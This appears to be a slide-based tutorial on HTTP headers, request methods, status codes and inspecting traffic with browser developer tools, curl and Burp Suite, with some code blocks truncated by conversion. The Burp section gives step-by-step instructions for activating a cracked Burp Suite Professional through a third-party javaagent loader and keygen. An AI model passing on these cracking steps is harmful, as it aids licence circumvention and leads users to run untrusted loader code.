- The **HTTP headers** are used to pass information between the clients and the server through the **request** and **response** header.
- All the headers are case-insensitive, headers fields are separated by colon, **key-value pairs** in **clear-text** string format.
- The end of the header section denoted by an empty field header(New line).

method	path	protocol
GET	/tutorials/other/top-20-mysql-best-practices/	HTTP/1.1
<pre>Host: net.tutsplus.com User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q= Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Connection: keep-alive Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120 Pragma: no-cache Cache-Control: no-cache</pre>		
HTTP headers as Name: Value		



Types of Headers

- **General Header:** This type of headers applied on Request and Response headers both but without affecting the database body.
- **Request Header:** This type of headers contains information about the fetched request by the client.
- **Response Header:** This type of headers contains the location of the source that has been requested by the client.
- **Entity Header:** This type of headers contains the information about the body of the resources like Content-length.

Request Headers

```
GET /videos HTTP/1.1
Host: www.geeztech.com
Cookie: PHPSESSID=GA1.2.399324548.1669189742
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

- This is A header sent to the server.
- In Request Header There are different kind of headers
 - Example: GET, Host, Cookie,...

...

The 1st line Contains

- Request Method
- Path: The path where the file/folder is located
- Protocol Type: which HTTP protocol (HTTP 1, HTTP/1.1, HTTP/2)

The 2nd line

- Host: the website link

The 3rd line

- Cookie: used to check a user

The 4th line

- User-Agent: used to place the browser information

```
GET /videos HTTP/1.1
Host: www.geeztech.com
Cookie: PHPSESSID=GA1.2.399324548.1669189742
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win
Accept: text/html,application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Response Header

- This is response from The server to the browser
- 1st line
 - HTTP: Tells the server Protocol
 - Status Code
- 2nd line
 - Date: Date of the response sent
- 3rd line
 - Content-Type: What type of content the server sent
Encode type
- 4th line
 - Content-length: The number of the alphanumeric and spaces
- 5th line
 - Server: type of the webserver
- 6th line
 - This line is empty used to show that the headers ending. And begining of the body
- 7th.... Line
 - The html content

```
HTTP/2 200 OK
Date: Fri, 27 Jan 2023 12:15:36 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 329
Server: nginx

<!DOCTYPE html>
<html lang="en-US">
  <head>
    <meta charset="UTF-8"/>
    <title>Website Hacking</title>
  </head>
  <body>
    <p>hello there</p>
  </body>
</html>
```



HTTP request methods

- The method **designates the type of request being made to the web server.**
- The most common types of request methods are GET and POST but there are many others, including HEAD, PUT, DELETE, CONNECT, and OPTIONS.
- GET and POST are widely supported while support for other methods is sometimes limited but expanding.

Method	Description
GET	Request for resource from server
POST	Submit data to the server
HEAD	Same as GET but does not return the body
PUT	The data within the request must be stored at the URL supplied, replacing any existing data.
DELETE	Delete a resource
OPTIONS	Return the HTTP methods supported by the server
CONNECT	Client requests the HTTP proxy to forward a TCP connection to some destination. Used to create a TCP/IP tunnel for secure connections using HTTP proxies.

GET vs POST on url

GET Requests -

`https://example.com/login?username=nathan&password=n@than2323`

```
https://  
example.com  
/login  
?  
username=nathan  
&  
password=n@than2323
```

The Words “Username”
and “Password”

Are called **Parameters**.

...

POST Request -

`https://example.com/login`

`POST /login HTTP/1.1`

`Host: example.com`

`..`

`..`

`..`

`username=nathan&password=n@than2323`



HTTP Status Code


- The Status-Code element in a server response
- is a 3-digit integer where the first digit of the Status-Code defines the class of response and the last two digits do not have any categorization role.
- There are 5 values for the first digit:
 - **1xx: Informational**
 - It means the request has been received and the process is continuing.
 - **2xx: Success**
 - It means the action was successfully received, understood, and accepted.
 - **3xx: Redirection**
 - It means further action must be taken in order to complete the request.
 - **4xx: Client Error**
 - It means the request contains incorrect syntax or cannot be fulfilled.
 - **5xx: Server Error**
 - It means the server failed to fulfill an apparently valid request.

Some common codes

- 200 = request is Successful.(OK)
- 301 = The requested page has moved to a new url .(Moved Permanently)
- 302 = The requested page has moved temporarily to a new url .(Found) => when there is redirection
- 400 = The server did not understand the request.(Bad Request)
- 401 = The requested page needs a username and a password.(Unauthorized)
- 403 = Access is forbidden to the requested page.(Forbidden)
- 404 = The server can not find the requested page.(Not Found)
- 405 = The method specified in the request is not allowed.(Method Not Allowed)
- 500 = The request was not completed. The server met an unexpected condition.(Internal Server Error)

```
HTTP/2 301  
location: htt  
content-type:
```

```
HTTP/2 200  
content-type:  
p3p: CP="This
```




Where do you see the headers?

The headers are shown on some methods.

1. Developers tool(on browser)
2. Curl
3. Burp suite

Developers tool

- To open it on browser
 - Press Ctrl+shift+C



```
<div class="MjjYud">
  <script nonce=">"></script>
  <script nonce=">"></script>
  <style></style>
<div class="WwFFFb vtGazd tf2Cxc" jscontroller="SC7lYd"
  style="width:652px" jsaction="QyLBLE:OMITjff;x28Mb:A6j4z3c" data-
  hveid="CCEQAA" data-ved="2ahUKEwjg-90Hs-f8ANUy_7SIHeqIBKMQF5gAegQIIRAA"
  lang="en"> <event>
<div class="GLIBBC_UK95Uc" data-sokoban-container="ih6nb_d:Xioc" style="grid-area:GLIBBC_UK95Uc">
  <div class="Z26q7c UK95Uc jggQSe VGx8" data-header-feature="0" data-
  sokoban-feature="x5Mnb" style="grid-area:x5Mnb">
    <div class="yuRUBf" style="grid-area:yuRUBf">
      <div>
        <div class="Z26q7c UK95Uc sth6v" data-content-feature="0,1,2" data-
        sokoban-feature="Vjbam" style="padding-left:12px;grid-area:Vjbam;
        width:32px">
          <div>
            <a href="https://en.wiktionary.org/wiki/cat" target="_blank"
              rel="noreferrer noopener" grepper-handle-result-click="1"> <event>
              <div class="LiCub2 uhHowf Bvbud" aria-hidden="true"
                style="border-radius:92px; height:92px; width:92px">
                 <event>
                ::after
              </div>
            </a>
          </div>
        </div>
        <div class="Z26q7c UK95Uc VGx8" data-content-feature="2" data-sokoban-
        feature="nke7rc" style="grid-area:nke7rc">
          <div class="VwiC3b yKX7lf MUXGbd yDYNvb lylwlc">
            <span>...</span>
          </div>
        </div>
        <div class="Z26q7c UK95Uc VGx8" data-sokoban-feature="bvrFlf"
          style="grid-area:bvrFlf">
        </div>
      </div>
    </div>
  </div>
</div>
```

Element styles:

```
.tf2Cxc > div.GLIBBC_UK95Uc > div.Z26q7c.UK95Uc.VGx8 > div.VwiC3b.yKX7lf.MUXGbd.yDYNvb.lylwlc > span {
```

Inherited from div:

```
.yDYNvb.lylwlc { color: #bdcc66; }
```

Inherited from div:

```
.lylwlc { color: #ddcccc; }
```

Inherited from div:

```
.g { line-height: 1.58; text-align: left; }
```

This tools contains lot of things

1. Inspector: to see and edit the HTML and CSS
2. Console: to run some Javascript codes
3. Debugger: used to do debug in runtime
4. Network: to see the requests and responses
5. Storage: to store cache and cookies
6. ...

To get the requests we go to the **Network** tab

• • •

Code	Method	URL	Type	Size
101	GET	ff.kis.v2.scr...	websocket?url=aHR0cHM6Ly93d3cuZ2	main.js:125...
200	GET	www.google....	cat_kp_dm.gif	img gif cached 1...
200	GET	www.gstatic.c...	close_gm_grey900_24dp.png	img png cached 4...
200	GET	www.google....	share_dm.png	img png cached 5...

⌚ 138 requests | 3.90 MB / 1.73 MB transferred | Finish: 22.82 s | DOMContentLoaded: 2.82 s | load: 2.93 s

Headers Cookies Request Response Cache Timings

Filter Headers Block Resend

▼ GET

Scheme: https
Host: www.google.com
Filename: /images/branding/googlelogo/2x/googlelogo_light_color_92x30dp.png

Status 200 OK ⓘ
Transferred 0 GB (2.43 kB size)
Referrer Policy origin
Request Priority Low

▼ Request Headers (337 B)

Raw ⚡

- ⑦ Accept: image/avif,image/webp,*/*
- ⑦ Accept-Encoding: gzip, deflate, br
- ⑦ Accept-Language: en-US,en;q=0.5
- ⑦ Host: www.google.com
- ⑦ Referer: https://www.google.com/
- ⑦ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Stat... Met... Domain File Initiator Type Transferred Size

200 POST www.google.... log?format=json&hasfast=true&auth main.js:366... NS_BINDIN...

200 POST play.google.c... log?format=json&hasfast=true&auth main.js:366... NS_BINDIN...

200 POST www.google.... gen_204tatp=i&ei=_srT8aEK7L-7_JF m=attr,do...

200 POST www.google.... log?format=json&hasfast=true&auth main.js:366... Blocked By ...

200 POST play.google.c... log?format=json&hasfast=true&auth main.js:366... Blocked By ...

200 POST www.google.... log?format=json&hasfast=true&auth main.js:366... Blocked By ...

200 GET ff.kis.v2.scr... main.js?atf=gMKQdBVAZHgVm_zoo1 script js 147.28 kB 1...

200 GET www.google.... googleLogo_light_color_92x30dp.png img cached 2...

200 GET www.google.... tia.png img png cached 4...

200 GET www.gstatic.c... tia.png img png cached 2...

200 GET www.google.... desktop_searchbox_sprites318_h_web img webp cached 8...

200 POST www.google.... gen_204t's=web&t=cap&tatp=c&ei=search:10(b... Blocked By ...

101 GET ff.kis.v2.scr... websocket?url=aHR0cHM6Ly93d3cuZ2 main.js:125... html 290 B 0 B

200 GET www.google.... cat_kp_dm.gif img cached 1...

200 GET www.gstatic.c... close_gm_grey900_24dp.png img png cached 4...

200 GET www.google.... share_dm.png img png cached 5...

200 GET www.gstatic.c... loading_24.gif img gif cached 8...

200 GET www.google.... nav_logo321_hr.webp img webp cached 1...

200 GET id.google.com AFE11d_xgt_9Vx-hrSeQRPr4CpXLQezC search:31 (i... Blocked By ...

200 POST www.google.... gen_204t's=web&t=atf&tatp=c&ei=search:10(b... Blocked By ...

200 GET www.goo... favicon.ico FaviconLoa... x-ic... cached 5...

200 GET www.goo... m=attr,cdo,hsm,js,a,d,csi search:35 (s... js cached 0 B

200 POST www.google.... gen_204tatp=c&ei=fMzTY9m5 m=attr,cdo... Blocked By ...

200 GET www.goo... search?q=cat&cp=0&client=desk... main.js:366... json 1.62 kB 6...

200 GET www.goo... search?q=&cp=0&client=gws-wiz... main.js:366... json 1.95 kB 1...

200 GET www.gstatic.c... light_thumbnail2.png img png cached 8...

200 GET www.gstatic.c... dark_thumbnail2.png img png cached 8...

200 GET www.goo... device_default_thumbnail2.png img png cached 8...

200 GET www.goo... m=ABleBb,COQbmft,CW5FZe,DPr... m=attr,cdo... js 200.6 kB 8...

200 GET fonts.gstatic.c... 192px.svg img svg cached 4...

200 GET i.yimg.com mqdefault.jpg?sqp=oaymwEECHwQR img jpeg cached 3...

200 GET hbt.m... mqdefault.jpg?sqp=oaymwEECHwQR img jpeg cached 2...

⌚ 146 requests | 3.90 MB / 1.73 MB transferred | Finish: 1.17 min | DOMContentLoaded: 2.82 s | load: 2.93 s

Headers Cookies Request Response Timings Stack Trace Security

Filter Headers Block Resend

Click on one of the requests and see below on the header(drag it up)

Curl on linux

- cURL, which stands for client URL, is a command line tool that developers use to transfer data to and from a server.
- At its most fundamental, cURL lets you talk to a server by specifying the location (in the form of a URL) and the data you want to send.
- cURL supports several different protocols, including HTTP and HTTPS, and runs on almost every platform.
- This makes cURL ideal for testing communication from almost any device (as long as it has a command line and network connectivity) from a local server to most edge devices.
- Syntax:
 - curl [options] [URL]



```
rexder@HunterMachine ~> curl https://www.google.com
<!doctype html><html itemscope="" itemtype="http://schema.org/HTML"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><title>Google</title><script nonce="F7Ff7Vn5lambAI",kEXPI:'0,1356780,2629,6059,206,4804,2316,383,246,53228,3847,10622,22743,5079,1593,1279,2742,149,1103,840,95,1851,15756,3,346,230,6459,149,13975,4,1528,2304,7039,3105,2,39761,5679,1020,31122,4569,6258,23418,1246,5841,4,13463,24,6146,7,1922,5784,3995,20639,752,388,9543,483,182,1125,8051,939,702,5199,1182,559,2328,281,3002,564,5,135,2125,425,4720,947,352,204,4,6,291,74,29,3186,383,1,8,20,335,446,3,171,232,1169,593,97,743,574,3129,203,6,466,321,9,854,1899,125,161,51,2,375,176,1608,114,1199,6,
```

...Options

- To get web content of site

```
rexder@HunterMachine ~> curl https://www.google.com
<!doctype html><html itemscope="" itemtype="http://schema.org/HTML"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><title>Google</title><script nonce="F7Ff7Vn5la-3mAI",kEXPI:'0,1356780,2629,6059,206,4804,2316,383,246,5,">
```

- Change request method

```
rexder@HunterMachine ~> curl -X GET https://www.google.com
<!doctype html><html itemscope="" itemtype="http://schema.org/HTML"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><title>Google</title><script nonce="Ce1CrqAEFoTuuVK3MA",kEXPI:'0,18167,1341242,1710,4348,207,4804,2316,383,246,5,">
```

- To see the response headers

```
rexder@HunterMachine ~ [2]> curl -I https://www.google.com
HTTP/2 200
content-type: text/html; charset=ISO-8859-1
p3p: CP="This is not a P3P policy! See g.co/p3phelp for more information"
date: Fri, 27 Jan 2023 13:17:26 GMT
server: gws
x-xss-protection: 0
x-frame-options: SAMEORIGIN
expires: Fri, 27 Jan 2023 13:17:26 GMT
cache-control: private
set-cookie: 1P_JAR=2023-01-27-13; expires=Sun, 26-Feb-2023 13:17:26 GMT
set-cookie: AEC=ARSKqsKyW18JzCv2aWdk0dEg1c0Rn38mDQZScLyTAK7t6ha=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
set-cookie: NID=511=ANYULA0RA4Ms0sUveILdfLoTDoNriwZ3TJKsosuZ2zP0lEIPeO_M0yxEPOZEGbYi9Wsdx0T7Sa2Qzfgakk5lHe45I1iYh6SpTGLeKM-Mxoal
domain=.google.com; HttpOnly
alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000
```

```
rexder@HunterMachine ~ [2]> curl -I https://www.google.com
```

Burp suite







- Burp or Burp Suite is a set of tools used for penetration testing of web applications.
- It is developed by the company named Portswigger, which is also the alias of its founder Dafydd Stuttard.
- BurpSuite aims to be an all in one set of tools and its capabilities can be enhanced by installing add-ons that are called BApps.
- Burp Suite is **an integrated platform and graphical tool for performing security testing of web applications**
- it supports the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
- It have a lot of tools all together.
- Simply Help Hackers To Act like A Proxy, it will intercept A request,
 - Used to change it or just watch it

Installing


- You can Install the Pro Version(cracked) with the following Steps, but u can use the free too
- Burpsuite have 2 versions
 - Community = free
 - Enterprise - paid
 - Professional - paid
- We will install the professional burp.
 - After Downloading it
 - Extract it
 - On the 1st terminal
 - java -javaagent:BurpSuiteLoader_v2022.7.jar -noverify -jar burpsuite_pro_v2022.7.jar
 - On another terminal
 - java -jar Loader.jar

```
s ——(nathan㉿Nathan)-[~/Downloads]
└─$ unzip burpsuite_pro_v2022.7.zip
Archive: burpsuite_pro_v2022.7.zip
[burpsuite_pro_v2022.7.zip] BurpSuiteLoader_v2022.7.jar password:
  inflating: BurpSuiteLoader_v2022.7.jar
  inflating: Loader.jar
  inflating: README_v2022.7.txt
  inflating: burpsuite_pro_v2022.7.jar
  inflating: readme_ru.pdf
```





- There will 2 screens as you see.
- ON the 1st window Change the following:
 - License Text: Unicia to your name.
- Then Copy the License code
 - Use Ctrl-C / Ctrl-V
- Paste it to the Burp “Enter License Key”
- Next...



- After the Next button
- Click Manual Activation
- Copy request
- Paste it on The Loader “Activation Request”




- Then Copy The “Activation Response”
- Click paste response on Burpsuite.
- Finally 🔥, Activated Burp PRO!
- You can close the loader



Opening Burp

- This is The 1st page of Burp.
- Helps you:
 - To open project
 - Create new project
 - Use Temporary Project
- Then just click “Start BURP”



Starting Burp

- This is the Home page of Burp.
- There are many tabs as you see on the above.
 - Target: to add targets inscope & see progress
 - Proxy: to setup proxy IP's also to intercept and watch requests and responses
 - Intruder: to Do bruteforce attacks
 - Repeater: To do manual checks
 - Comparer: to compare 2 requests/responses
 -
- When you Try to open burp next time goto the folder and execute this command
 - java -javaagent:BurpSuiteLoader_v2022.7.jar -noverify -jar burpsuite_pro_v2022.7.jar

...
...

- Now Burp will only intercept or see Requests and responses from google.com.

